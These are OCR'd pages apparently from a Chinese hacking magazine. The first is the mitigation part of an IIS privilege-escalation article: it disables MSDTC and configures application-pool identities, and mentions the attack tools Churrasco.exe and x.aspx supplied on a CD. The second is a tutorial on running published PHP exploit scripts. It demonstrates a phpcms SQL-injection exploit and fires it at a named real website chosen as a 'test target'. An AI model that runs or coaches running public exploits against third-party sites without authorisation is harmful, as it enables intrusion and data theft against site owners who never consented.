


图 4

二、防范篇

下面再来介绍一下如何防止黑客利用该漏洞胡作非为。IIS管理员可参考如下的临时解决方案：在IIS管理器中使用一个已经建立的帐户，在IIS中为应用程序池配置WPI，并禁用MSDTC (Microsoft Windows Distributed Transaction




图5

Coordinator)。

在IIS6.0下可以按照如下的操作为应用程序池指定WPI：选择Internet信息服务（IIS）管理器->本地计算机->应用程序池->右键点击“应用程序池”->选择“属性”->点击“标识”->点击“配置”->在“用户名”和“密码”栏里输入工作进程要操作的帐户的用户名和密码->添加选择的用户到IIS_WPG组。

禁用MSDTC可以保护受影响系统不被此漏洞利用，要想禁用MSDTC，可以执行如下步骤：点击“开始”->“控制面板”->“管理工具”->“服务”，在弹出的服务管理界面中找到“Distributed Transaction Coordinator”项并双击打开属性对话框，在“启动类型”列表中选择“禁用”。如果服务已启动，就停止该服务，然后点击确定退出。也可以在CMD窗口里使用命令**sc stop MSDTC & sc config MSDTC start= disabled**停止和禁用MSDTC服务。

而在IIS7.0下可以使用命令行工具appcmd.exe为应用程序池指定WPI：在CMD中，更改至%systemroot%\system32\inetsrv目录，使用如下语法执行appcmd.exe命令，string是应用程序池名，username是指定给应用池帐户的用户名，password字符串是帐户密码：

```
appcmd set config /section:applicationPools /
[name='string'].processModel.identityType:SpecificUser /
[name='string'].processModel.userName:string /
[name='string'].processModel.password:string
```

注意，应用程序池身份标识在IIS7中动态添加到IIS_WPG组中，无需手动添加。（文章中涉及到的工具Churrasco.exe、x.aspx已经收录在光盘中）

文章难易度：★★★
文章阅读点：如何在本地运行以php编写的exp漏洞利用程序

php漏洞的exp利用方法

monster

最近php程序出了一些安全问题，导致许多使用php编写的程序都存在了注入漏洞，在sebug上每天都可以看到许多漏洞的exp程序（exploit，也就是漏洞利用），但这些利用程序都是使用php编写的，QQ上有许多叉子问我这种使用php编写的exp该如何用，问得我头都大了，现在就给叉子简单介绍一下这种exp的利用方法。

首先我们需要在本地安装一个php的运行环境，打开php-installer，一切设置都使用默认的（我安装的目录是D盘的php），一路点击next就可以了，如图1。




图1

10月1日的时候好友NetHacKar刚发现了一个phpcms的注入漏洞，就用它来进行演示吧，他在sebug上已经公布出了完整的exp，如图2。




图2

这些php代码我们该怎么利用呢？大家别急，先把这段代码用记事本保存下来，我保存在了D:/php/phpcms.php里，现在我们打开cmd来到D:/php/目录下，使用php.exe运行一下刚才我们保存的那个exp文件，如图3。我们看见了返回的结果，程序给出了利用的格式“php phpcms.php localhost /”，这里的localhost我们可以改成对方的域名，“/”就是对方phpcms系统的目录（如果是根目录就直接是/，如果是phpcms目录就写/phpcms/），注意一下，这里有个空格。

我找到了一个测试目标www.cnpp315.com，我们就拿它来测试一下，在cmd里输入“php phpcms.php www.cnpp315.com /”，来看一下结果，如图4。

